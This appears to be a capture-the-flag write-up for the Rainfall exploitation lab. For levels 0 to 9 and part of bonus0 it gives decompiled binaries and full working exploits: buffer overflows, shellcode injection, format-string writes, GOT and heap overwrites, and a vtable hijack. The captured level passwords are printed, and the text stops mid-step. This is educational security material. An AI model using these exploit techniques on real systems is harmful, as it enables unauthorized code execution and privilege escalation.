./level0

```
  _____       _       ______    _ _
 |  __ \     (_)     |  ____|  | | |
 | |__) |__ _ _ _ __ | |__ __ _| | |
 |  _  /  _` | | '_ \|  __/ _` | | |
 | | \ \ (_| | | | | | | | (_| | | |
 |_|  \_\__,_|_|_| |_|_|  \__,_|_|_|

                 Good luck & Have fun


  To start, ssh with level0/level0 on 192.168.xxx.xxx:4242
level0@192.168.1.28's password: level0
  GCC stack protector support:            Enabled
  Strict user copy checks:                Disabled
  Restrict /dev/mem access:               Enabled
  Restrict /dev/kmem access:              Enabled
  grsecurity / PaX: No GRKERNSEC
  Kernel Heap Hardening: No KERNHEAP
 System-wide ASLR (kernel.randomize_va_space): Off (Setting: 0)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   /home/user/level0/level0
```

In the home directories of the **users** in the **Rainfall** project, each user possesses an **executable file** formatted as **ELF 32-bit**. To transfer these files to our local system, we consistently utilized the **scp** command with the following syntax:

```
scp -P 4242 user@192.168.xxx.xxx:filename localfilename
```

We decompiled each file with ***Ghidra***. Given that the direct translation from **assembly** can be nebulous at times, we took the liberty of renaming variables and making slight code adjustments for better readability.

In the different levels of the project, every time we establish an **SSH** connection to a **levelx** user, the terminal presents us with a comprehensive list of security protections:

GCC Stack Protector: If there is a canary on the stack and it changes, the program exits, preventing exploits to defend against stack buffer overflows.

Strict User Copy Checks: Bolsters kernel security by adding checks during data transfers between user and kernel space, averting unsafe transfers.

Restrict /dev/mem | /dev/kmem: Limits direct memory access from user-space, reducing certain attack vectors.

grsecurity / PaX: A comprehensive Linux kernel security patch, incorporating exploit mitigations like address space protection.

Kernel Heap Hardening (KERNHEAP): Enhances kernel heap security, making heap exploit attempts harder.

System-wide ASLR: Shuffles memory addresses of system processes, increasing unpredictability and thwarting attacks that rely on specific memory locations.

RELRO: Ensures certain memory sections, including the Global Offset Table, are read-only post program initialization, making overwrites tough.

STACK CANARY: any small random value placed on the stack to detect buffer overflows. If a buffer overflow occurs, the canary value will likely be overwritten

NX (No-eXecute): A CPU feature that designates memory areas as non-executable, hindering exploits relying on executing code from these regions.

PIE: Allows executables to operate at various memory addresses, enhancing memory unpredictability when paired with ASLR.

RPATH/RUNPATH: ELF binary attributes dictating dynamic library search paths. Misconfigurations can lead to library hijacking.

```c
int main(int argc, char **argv)
{
    int input_val = atoi(argv[1]);

    if (input_val == 423)
    {
        char *cmd = strdup("/bin/sh");

        __gid_t egid = getegid();
        __uid_t euid = geteuid();

        setresgid(egid, egid, egid);
        setresuid(euid, euid, euid);

        execv("/bin/sh", &cmd);
    }
    else
        fwrite("No !\n", 1, 5, stderr);

    return 0;
}
```

To successfully enter the conditional **if** statement in the code, the program must receive 423 as its first argument.

If this condition is met, the program spawns a **shell** that allows us to operate with the permissions of **level1**.

```
level0@RainFall:~$ ./level0 423

$ whoami
level1

$ cat /home/user/level1/.pass
1fe8a524fa4bec01ca4ea2a869af2a02260d4a7d5fe7e7c24d8617e6dca12d3a

$ su level1
Password: 1fe8a524fa4bec01ca4ea2a869af2a02260d4a7d5fe7e7c24d8617e6dca12d3a

level1@RainFall:~$
```

./level1

```
RELRO          STACK CANARY     NX            PIE          RPATH      RUNPATH      FILE
No RELRO       No canary found  NX disabled   No PIE       No RPATH   No RUNPATH   /home/user/level1/level1

level1@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
void run(void)
{
    fwrite("Good... Wait what?\n", 1, 0x13, stdout);
    system("/bin/sh");
    return;
}

void main(void)
{
    char buffer[68];
    gets(buffer);
    return;
}
```

We have a simple program with a **main** function that uses the **gets** function.

The **gets** function is considered unsafe and has been *deprecated* because it is vulnerable to **buffer overflow attacks.** This happens because **gets** doesn't check the length of the input, and if it exceeds the buffer size, it can **overwrite** other parts of memory.
In this program, **gets** takes standard input and puts it into a buffer of size 68.

There's also a **run(void)** function that isn't called by the **main**.
We want to invoke this function because it contains a call to **system("/bin/sh")**.

To achieve this, we plan to overflow the buffer to overwrite the **return address** of our main function.
There are two ways to determine the required overflow size:

- **Pattern Generation:**

Feed the program a **unique character pattern sequence.** If the sequence causes a *segfault* due to the **overflow**, the overwritten *return address* can be examined to reveal the exact **offset.**

- **Manual Offset Estimation:**

Here, we dive into the program's memory structure. Due to memory alignment and optimizations, compilers introduce *stack paddings*, complicating the process. With the help of a **debugger**, we discern the distance between the buffer's end and the return address. It offers deeper insight but demands more effort.

For this level, we went with the **manual offset estimation** just to get a feel for how the **stack** works.
It was a bit more hands-on, but it helped us see how the program's memory is laid out, and it also guided us in creating this stack visualization below :)

Stack before buffer overflow: Offset	Value		Stack after buffer overflow: Offset	Value
0xffffdcf0	ff ff dd 00	ESP	0xffffdcf0	ff ff dd 00
0xffffdcf4	f7 ef 66 7c		0xffffdcf4	f7 ef 66 7c
0xffffdcf8	f7 f2 95 e8		0xffffdcf8	f7 f2 95 e8
0xffffdcfc	ff eb af e6		0xffffdcfc	ff eb af e6
0xffffdd00	00 00 00 00		0xffffdd00	41 41 41 41
0xffffdd04	00 00 00 00		0xffffdd04	41 41 41 41
...		buffer	...	
0xffffdd3c	01 00 00 00		0xffffdd3c	41 41 41 41
0xffffdd40	00 00 00 00		0xffffdd40	41 41 41 41
0xffffdd44	00 00 00 00	stack padding	0xffffdd44	41 41 41 41
0xffffdd48	00 00 00 00	EBP	0xffffdd48	41 41 41 41
0xffffdd4c	c5 37 c2 f7	return address	0xffffdd4c	08 04 84 44

Taking a look at our **stack** visualization, we see that the **buffer** initiates at 0xffffdd00 and the location where the return address resides is 0xffffdd4c. The distance between them is 76 bytes.
So, when we're feeding data into the **buffer**, the initial 76 characters will fill up the **buffer** space, **padding** and the **EBP**.
Characters 77 through 80 will **overwrite** the *return address*.

To carry out our **exploit**, we'll input 76 characters followed by the little endian representation of the **run(void)** function's address, 0x08048444.

```
level1@RainFall:~$ {
    python -c 'print("A"*76 + "\x44\x84\x04\x08")';
    cat <<< "cd ../level2 && cat .pass";
} | ./level1

Good... Wait what?
53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77
Segmentation fault (core dumped)

level1@RainFall:~$ su level2
Password: 53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77

level2@RainFall:~$
```

./level2

```
RELRO        STACK CANARY     NX           PIE          RPATH     RUNPATH     FILE
No RELRO     No canary found  NX disabled  No PIE       No RPATH  No RUNPATH  /home/user/level2/level2

level2@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
void p(void)
{
    void *retAddress;
    char userInput[76];

    fflush(stdout);
    gets(userInput);

    if (((unsigned int)retAddress & 0xb0000000) == 0xb0000000)
    {
        printf("(%p)\n", retAddress);
        _exit(1);
    }

    puts(userInput);
    strdup(userInput);
}

void main(void)
{
    p();
    return;
}
```

The program is designed to process user input, then check the top bits of its *return address*. When it identifies the **0xb...** pattern, common to *stack addresses* in systems such as **Linux**, it immediately terminates. This is a built-in security measure to counteract attempts to inject *shellcode* into the **stack**.

Attack Vectors:

- The use of **gets(userInput)** is a notable weak point. It's susceptible to *buffer overflows*, allowing us to manipulate the **stack**, including the function's *return address*, like in the last level.
- The function **strdup(userInput)** duplicates the input but doesn't manage the memory afterward, leading to a *memory leak*. In certain scenarios, this can be turned into an *exploit*.

Given that our program doesn't provide direct command execution methods like **system** or **execve**, we'd lean towards using **shellcode**, a compact code designed for *software exploitation*, which would let us launch a **shell**.

Although the program checks and prevents return addresses that point to the **stack** (those starting with 0xb...), it doesn't stop us from changing it to a **heap** address.

So, what's our move? Leveraging the memory leak caused by **strdup** looks promising.

To determine the memory address allocated by **malloc** during a strdup call, we can utilize **ltrace**, which traces *library function calls*:

```
level1@RainFall:~$ ltrace ./level2
strdup("") = 0x0804a008
```

This shows strdup places its duplicated string at address 0x0804a008

We'll craft our payload with a **shellcode** exploit (this one is only 21 bytes long), followed by padding to reach the return address, and then append 0x0804a008 in little endian.

We just need to determine the right padding, and for this, we'll employ a **unique pattern** from this website.

```
level2@RainFall:~$ gdb ./level2

(gdb) run <<< Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8...Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? () << offset = 80

level2@RainFall:~$ {
python -c '
   shellcode="\x31\xc9\xf7\xe1\x51\x68\...\x6e\x89\xe3\xb0\x0b\xcd\x80"
   padding="A" * (80 - len(shellcode))
   retaddress="\x08\xa0\x04\x08"
   print(shellcode + padding + retaddress)';
cat <<< "cd ../level3 && cat .pass";
} | ./level2

1□□□Qh//shh/bin□□
                  ÀAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□AAAAAAAAAAA□<?>
492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02

level2@RainFall:~$ su level3
Password: 492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02

level3@RainFall:~$
```

./level3

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level3/level3

level3@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int m;

void v(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    printf(buffer);
    if (m == 64)
    {
        fwrite("Wait what?!\n", 1, 12, stdout);
        system("/bin/sh");
    }
    return;
}

void main(void)
{
    v();
    return;
}
```

In the function **v(void),** the program captures our input into the buffer and then echoes it using **printf**. If we manage to set the global variable **m** to 64, the program hands us shell access.

Attack Vector:

Format String Exploitation: we can use the **printf(buffer)** vulnerability to inject *format specifiers* into our **input**. In particular:

1. **%x**: This specifier lets us read and display memory content. By chaining these, we can read sequential memory addresses on the stack.
2. **%n**: While most specifiers read data from memory, **%n** uniquely writes to it. This specifier captures the number of characters printed so far and stores it in the located at the memory address provided as an argument. This can be exploited to overwrite particular memory locations with chosen values.

A practical example of how **%n** and **%x** work:

```c
int main() {
    int number_of_chars = 0;
    printf("Hello, World!%n", &number_of_chars);
    printf("Number of characters printed: %d\n", number_of_chars);
    printf("Address of variable (hexadecimal): %x\n", &number_of_chars);
    return 0;
}
```

However, when **%x** is used in a format string without a matching argument, it reads and displays the next value on the stack.

So, we can write the address of the **m** variable into the **input** buffer. Then, by using the **%x** specifier we cycle through the stack's contents and approach the injected address of **m**.

Once at the correct location, we'll use the **%n** specifier to overwrite its value. To set the value to 64, we must factor in the characters already produced by the **%x** specifiers. The remainder can be filled with *A*s.

```
level3@RainFall:~$ gdb ./level3

(gdb) print &m
0x804988c <m>

level3@RainFall:~$ python -c 'print "\x8c\x98\x04\x08" + "%x"*4' | ./level3
□□200b7fd1ac0b7ff37d0804988c << the m address is the 4th value

level3@RainFall:~$ written=$(python -c 'print "\x8c\x98\x04\x08" +
                   "%x"*3' | ./level3 | wc -c | awk '{print $1-1}')

level3@RainFall:~$ {
python -c "print '\x8c\x98\x04\x08' + 'A' * (64 - $written) + '%x'*3 + '%n'";
cat <<< "cd ../level4 && cat .pass";
} | ./level3

□AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA200b7fd1ac0b7ff37d0
Wait what?!
b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa

level3@RainFall:~$ su level4
Password: b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa

level4@RainFall:~$
```

./level4

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level4/level4

level4@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int m;

void p(char *buffer)
{
    printf(buffer);
    return;
}

void n(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    p(buffer);
    if (m == 0x1025544)
    {
        system("/bin/cat /home/user/level5/.pass");
    }
    return;
}

void main(void)
{
    n();
    return;
}
```

This level bears strong resemblance to the previous one, featuring a vulnerability with **print(buffer)**.

If we successfully set the global variable **m** to 0x1025544, the program will grant access to *level5*'s **.pass**.

We face a challenge this time: our buffer is limited to 512 bytes, but we need to print a value over 16 million. The old method won't work.

Thankfully with **printf** we can leverage the **width** specifier to pad our output. This way, we can print a large number of spaces using just a concise command.

As in the last level, we need to account for the characters produced by **%x** specifiers.
Additionally, the **m** 8-character address must be factored into the padding calculation when using **printf width** specifier.

```
level4@RainFall:~$ gdb ./level4

(gdb) print &m
0x8049810 <m>

level4@RainFall:~$ python -c 'print "\x10\x98\x04\x08" + "%x"*12' | ./level4
��b7ff26b0bffff794b7fd0ff400bffff758804848dbffff550200b7fd1ac0b7ff37d08049810

level4@RainFall:~$ written=$(python -c 'print "\x10\x98\x04\x08" +
                   "%x"*11' | ./level4 | wc -c | awk '{print $1-1-8}')

level4@RainFall:~$ { python -c "
print '\x10\x98\x04\x08' + '%x'*10 + '%' + str(0x1025544 - $written) + 'x' + '%n'"
} | ./level4

...
0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a

level4@RainFall:~$ su level5
Password: 0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a

level5@RainFall:~$
```

./level5

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level5/level5

level5@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
void o(void)
{
    system("/bin/sh");
    _exit(1);
}

void n(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    printf(buffer);
    exit(1);
}

void main(void)
{
    n();
    return;
}
```

This level closely resembles the previous two, always featuring a vulnerability with **printf(buffer)**.

This time, we need to access the function **o(void)**, which provides us with a **shell**.
We can't alter the **return** address of the **n** function through an **overflow** since it uses **exit()** instead of a **return**.

So, we must modify the behavior of **exit** to redirect us to the **o** function.

To achieve this, we will target the **Global Offset Table (GOT)**.
The **GOT** is a table used in compiled programs to store addresses of dynamic functions that a program may call. By manipulating entries in the **GOT**, we can redirect function calls to our desired location.

In this case, we aim to alter the address associated with **exit()** in the **GOT**, so that it points to the **o** function instead. This way, when the program attempts to **exit**, it will inadvertently call our desired function, granting us access to the **shell**.

Using **Ghidra**, we found the **GOT** entry for **exit** as:

```
08049838     14 a0 04 08      addr     <EXTERNAL>::exit
```

Using the same technique as the last exercise, we'll overwrite the **GOT** entry for **exit** at 0x08049838 with the address of the **o** function, 0x080484a4.

```
level5@RainFall:~$ gdb ./level5

(gdb) print &o
0x80484a4 <o>

level5@RainFall:~$ python -c 'print "\x38\x98\x04\x08" + "%x"*4' | ./level5
8200b7fd1ac0b7ff37d08049838

level5@RainFall:~$ written=$(python -c 'print "\x38\x98\x04\x08" +
                  "%x"*3' | ./level5 | wc -c | awk '{print $1-1-8}')

level5@RainFall:~$ { python -c "
print '\x38\x98\x04\x08' + '%x'*2 + '%' + str(0x80484a4 - $written) + 'x' + '%n'";
cat <<< "cd ../level6 && cat .pass";
} | ./level5

...
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31

level5@RainFall:~$ su level5
Password: d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31

level6@RainFall:~$
```

./level6

```
RELRO           STACK CANARY      NX            PIE          RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE       No RPATH   No RUNPATH   /home/user/level6/level6

level6@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
void n(void)
{
    system("/bin/cat /home/user/level7/.pass");
    return;
}

void m(void *param_1, int param_2, char *param_3, int param_4, int param_5)
{
    puts("Nope");
    return;
}

void main(int argc, char **argv)
{
    char *buffer;
    void (**funcPtr)();

    buffer = (char *)malloc(64);
    funcPtr = (void (**)())malloc(4);
    *funcPtr = m;
    strcpy(buffer, argv[1]);
    (**funcPtr)();
    return;
}
```

This time, our main function allocates a **buffer** of 64 bytes and also allocates space for a **function pointer**.

The **funcPtr** points to the **m()** function, which currently does nothing.

We need to modify it so that it points to the **n()** function, which will execute the **cat** command on the *level7* **.pass** file.

First, we will find the address of the **n()** function:

```
(gdb) print &n
0x8048454 <n>
```

Since **strcpy** does not check **buffer** boundaries, we can *overflow* the buffer using **argv[1]** and **overwrite** the **funcPtr** value to point to the **n()** function. Both **buffer** and **funcPtr** are located in the heap, and since **funcPtr** was declared after the **buffer**, they are contiguous in memory.

Because **malloc()** pads out the memory allocated to multiples of 8 bytes, when the **funcPtr malloc(4)** allocates memory, it provides 8 bytes for user data. Before this user data, it reserves another 8 bytes for internal *bookkeeping*, which typically includes **metadata** about the size of the allocation and possibly pointers for managing free blocks in the **heap**.

Therefore, to reach the **funcPtr** after the buffer, we need to write 64 characters to fill the **buffer**, then an additional 8 bytes to **override** the bookkeeping data, before we can **overwrite** the value of **funcPtr**.

```
level6@RainFall:~$ ./level6 $(python -c 'print "A"*72 + "\x54\x84\x04\x08"');

f73dcb7a06f60e3ccc608990b0a046359d42a1a0489ffeefd0d9cb2d7c9cb82d

level6@RainFall:~$ su level7
Password: f73dcb7a06f60e3ccc608990b0a046359d42a1a0489ffeefd0d9cb2d7c9cb82d

level7@RainFall:~$
```

./level7

```
RELRO         STACK CANARY     NX           PIE         RPATH      RUNPATH      FILE
No RELRO      No canary found  NX disabled  No PIE      No RPATH   No RUNPATH   /home/user/level7/level7

level7@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
char c[80];

void m(void *param_1, int param_2, char *param_3, int param_4, int param_5)
{
    time_t currentTime;

    currentTime = time(NULL);
    printf("%s - %d\n", c, currentTime);

    return;
}

int main(int argc, char **argv)
{
    int *intPtr1;
    void *data;
    int *intPtr2;
    FILE *fileStream;

    intPtr1 = (int *)malloc(8);
    *intPtr1 = 1;
    data = malloc(8);
    intPtr1[1] = data;

    intPtr2 = (int *)malloc(8);
    *intPtr2 = 2;
    data = malloc(8);
    intPtr2[1] = data;

    strcpy((char *)intPtr1[1], argv[1]);
    strcpy((char *)intPtr2[1], argv[2]);

    fileStream = fopen("/home/user/level8/.pass", "r");
    fgets(c, 0x44, fileStream);
    puts("~~");

    return 0;
}
```

Upon examination, we discern the objective of this level.

The **.pass** file is opened, its contents are read, and then stored in a *global variable* named **c**.
The sole method to access **c** is via the **printf** in the **m()** function, which the **main** doesn't invoke.
Noticing that after the data is fetched into the **c** variable, there's only one function call, our strategy will be to replace that **puts()** with **m()** to display the file's contents on *stdout*.

We have four consecutive calls to **malloc(8)**.
The first and third allocations create space for *integer pointers*. In both, the first integer is used as an **id**, while the second integer stores the address of a newly allocated memory block. These blocks are immediately allocated after by the second and fourth **malloc** calls, respectively, holding generic data.
After these allocations, **strcpy()** is set to transfer our command-line arguments into these blocks.


```c
strcpy((char *)intPtr1[1], argv[1]);
strcpy((char *)intPtr2[1], argv[2]);
```

The goal is clear: exploit the *overflow* from the first argument to modify the address stored in **intPtr2[1]**.
This way, the next **strcpy()** will write the second argument's value to our desired address.

Now we just need the **GOT** entry for **puts()** and the address of the **m()** function:

```
08049928    14 a0 04 08    addr    <EXTERNAL>::puts
0x80484f4   <m>
```

Heap *before* and *after* buffer overflow:




```
level7@RainFall:~$ ./level7 $(python -c '
print "A"*20 + "\x28\x99\x04\x08 \xf4\x84\x04\x08"')

5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9
 - 1697213803

level7@RainFall:~$ su level8
Password: 5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9

level8@RainFall:~$
```

./level8

```
RELRO        STACK CANARY      NX           PIE          RPATH      RUNPATH      FILE
No RELRO     No canary found   NX disabled  No PIE       No RPATH   No RUNPATH   /home/user/level8/level8

level8@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int *_auth;
int *_service;

int main(void)
{
    char *input;

    do
    {
        printf("%p, %p \n", _auth, _service);
        input = fgets(input, 128, stdin);

        if (!input)
            return 0;

        if (strncmp(input, "auth ", 5) == 0)
        {
            _auth = malloc(4);
            if (strlen(input) < 31)
                strcpy(_auth, input);
        }

        if (strcmp(input, "reset") == 0)
            free(_auth);

        if (strcmp(input, "service") == 0)
            _service = strdup(input);

        if (strcmp(input, "login") == 0)
        {
            if (_auth[8] == 0)
                fwrite("Password:\n", 1, 10, stdout);
            else
                system("/bin/sh");
        }
    }
    while (true);
}
```

This one was pretty hard, we spent a lot of time looking at the de-compiled file, and this is what we found after relentless efforts.

We have a **program** that operates within an endless **loop**, utilizing the **fgets()** function to capture user **input**. Subsequently, this **input** undergoes processing and passes through a series of conditional **if** statements. Additionally, we have two pointers whose initial state is set to **null**, and their values are displayed on the screen.

```
level8@RainFall:~$ ./level8
(nil), (nil)                 <<<  (auth), (service)
```

After some experimentation, we observed that employing the **auth** or **service** command results in memory allocation and subsequently shifts the **address** of the pointer by 16 bytes.

```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
auth
0x804a018, (nil)
```

```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
service
0x804a008, 0x804a018
```

Since the **input** is restricted to a length of 30 characters, we cannot overflow the 32 bytes we require. To achieve our objective, we will leverage the existing program functions. Our discovery revealed that we must initially allocate our **auth** variable within the program and then employ the **service** command to allocate memory following our address. By repeating this process twice, we can write 32 bytes into the memory, resulting in **auth[8]** being the first character of our "service" string.

```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
service
0x804a008, 0x804a018
service
0x804a008, 0x804a028
login
$ cd ../level9 && cat .pass
c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a
$ su level9
Password: c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a

level9@RainFall:~$
```

./level9

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level9/level9

level9@RainFall:~$
```

Decompiled file with ***Ghidra***:

```
class N
{
    public:
        N::N(int value) : value(value) {}

        int operator+(const N &rhs) { return this->value + rhs.value; }
        void setAnnotation(char *annotation) { strcpy(this->annotation, annotation); }

        char annotation[100];
        int value;
};

void main(int argc, char **argv)
{
    if (argc < 2)
    {
        exit(1);
    }

    N *obj1 = new N(5);
    N *obj2 = new N(6);

    obj1->setAnnotation(argv[1]);
    *obj2 + *obj1;
    return;
}
```

This time the program is written in **C++**.

Within the **main** function, two objects (**obj1** and **obj2**) of class **N** are instantiated on the **heap**.
The **setAnnotation** method of **obj1** is invoked with the first command-line argument. At the end, the overloaded **operator+** method of **obj2** is called.

Looking at the **N::N(int)** constructor in ***Ghidra***:

```
void __thiscall N::N(N *this, int param_1)
{
    *(undefined ***)this = &PTR_operator + _08048848;
    *(int *)(this + 0x68) = param_1;
    return;
}
```

it initializes the **vtable** pointer of the object to address &PTR_operator+_08048848 and sets the object's value field, located 104 bytes (0x68) offset from the start. In between, there are the 100 bytes for the annotation.

Using **gdb**, we can determine the address of **obj1**. By setting a breakpoint at the **setAnnotation** function and examining the **eax** register, we find that its address is 0x0804a008.

To provide a clearer understanding, let's depict the heap structure visually:

obj1	0x804a008	08 04 88 48	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a018	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a028	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a038	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a048	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a058	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a068	00 00 00 00	00 00 00 00	00 00 00 05	00 00 00 71
obj2	0x804a078	08 04 88 48	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a088	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a098	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a0a8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a0b8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a0c8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
	0x804a0d8	00 00 00 00	00 00 00 00	00 00 00 06	00 02 0f 21

operator+
annotation[100]
value
heap metadata

From the **heap** layout, it's clear that if there's a *buffer overflow* in **obj1**, it could overwrite the **operator+** pointer of **obj2** because they're next to each other in memory.

The challenge now becomes: what address should we write?

The **annotation[100]** of **obj1** starts at 0x804a008 + 4, which is **0x804a00c**, this is where our **payload** will start. However if we place our **shellcode** directly, the program will treat its first four bytes as an address and try to jump to it, which is not the behavior we want.

To circumvent this, we can make our **shellcode's** initial 4 bytes point to its next segment. By doing so, we essentially *jump* the initial 4 bytes and ensure our **shellcode** starts its execution from 0x804a00c + 4, which is 0x804a010.

```
level9@RainFall:~$ ./level9 "$(python -c "
shellcode='\x10\xa0\x04\x08\x31\xc9\xf7\xe1\x51\x68\...\xe3\xb0\x0b\xcd\x80'
padding = 'A' * (0x804a078 - 0x804a00c - len(shellcode))
jumpto='\x0c\xa0\x04\x08'
print(shellcode + padding + jumpto)")" <<< "cd ../bonus0 && cat .pass";

f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728

level9@RainFall:~$ su bonus0
Password: f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728

bonus0@RainFall:~$
```

./bonus0

```
RELRO       STACK CANARY     NX           PIE      RPATH     RUNPATH     FILE
No RELRO    No canary found  NX disabled  No PIE   No RPATH  No RUNPATH  /home/user/bonus0/bonus0

bonus0@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
void getInput(char *destination, char *input)
{
    char *newlinePos;
    char buffer[4096];

    puts(input);
    read(0, buffer, 4096);
    newlinePos = strchr(buffer, '\n');
    *newlinePos = '\0';
    strncpy(destination, buffer, 20);
    return;
}

void processStrings(char *result)
{
    char currentChar;
    unsigned int counter;
    char *resultPtr;
    char firstInput[20];
    char secondInput[20];

    getInput(firstInput, "-");
    getInput(secondInput, "-");
    strcpy(result, firstInput);
    counter = 0xffffffff;
    resultPtr = result;
    do
    {
        if (counter == 0)
            break;
        counter--;
        currentChar = *resultPtr;
        resultPtr = resultPtr++;
    } while (currentChar != '\0');
    *(char *)(result + (~counter - 1)) = 32;
    strcat(result, secondInput);
    return;
}

int main(void)
{
    char finalResult[46];

    processStrings(finalResult);
    puts(finalResult);
    return 0;
}
```

The **program** starts by asking for two different user input, **trimming** each one down to 20 characters using **strncpy**. Afterward, it joins the two inputs together, inserting a space between them. This combined result is then displayed through the **main** function.

While **strncpy** helps prevent *buffer overflows*, it has a catch: if the source string has at least 20 characters, it won't add a **null-terminator**, allowing the concatenated second input to directly follow without the space.

Given that the shortest working shellcode we found is 21 bytes, this setup would require us to place the initial 20 bytes in the **argv[1]** and the remaining byte at the beginning of **argv[2]**.

Now we need to know the address of **finalResult[46]**, which will contain our concateneted shellcode.

```
bonus0@RainFall:~$ env - gdb ./bonus0
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) disas main
Dump of assembler code for function main:
   0x080485a4 <+0>:     push   %ebp
   0x080485a5 <+1>:     mov    %esp,%ebp
   0x080485a7 <+3>:     and    $0xfffffff0,%esp
   0x080485aa <+6>:     sub    $0x40,%esp
   0x080485ad <+9>:     lea    0x16(%esp),%eax
   0x080485b1 <+13>:    mov    %eax,(%esp)
   0x080485b4 <+16>:    call   0x804851e <pp>
   0x080485b9 <+21>:    lea    0x16(%esp),%eax
   0x080485bd <+25>:    mov    %eax,(%esp)
   0x080485c0 <+28>:    call   0x80483b0 <puts@plt>
   0x080485c5 <+33>:    mov    $0x0,%eax
   0x080485ca <+38>:    leave
   0x080485cb <+39>:    ret
End of assembler dump.
(gdb) b *0x080485ca
Breakpoint 1 at 0x80485ca
(gdb) r
Starting program: /home/user/bonus0/bonus0
 -
AAAAAAAAAAAAAAAAAAAA
 -
Aa0Aa1Aa2Aa3Aa4Aa5Aa
AAAAAAAAAAAAAAAAAAAAAa0Aa1Aa2Aa3Aa4Aa5Aa□□□ Aa0Aa1Aa2Aa3Aa4Aa5Aa□□□

Breakpoint 1, 0x080485ca in main ()
(gdb) x/24wx $esp
0xbffffe00:     0xbffffe16      0x080498d8      0x00000001      0x0804835d
0xbffffe10:     0xb7fd13e4      0x41410016      0x41414141      0x41414141
0xbffffe20:     0x41414141      0x41414141      0x61414141      0x31614130
0xbffffe30:     0x41326141      0x61413361      0x35614134      0x0ff46141
0xbffffe40:     0x4120b7fd      0x61413061      0x32614131      0x41336141
0xbffffe50:     0x61413461      0xf4614135      0x00b7fd0f      0xb7fdc858
```

Using the overflow pattern, the offset is found to be 9.

```
0x41336141 in ?? ()

Register value                  Offset
0x41336141                      9
```

For our exploit:

1. We'll place the first 20 bytes of the **shellcode** into the first argument.
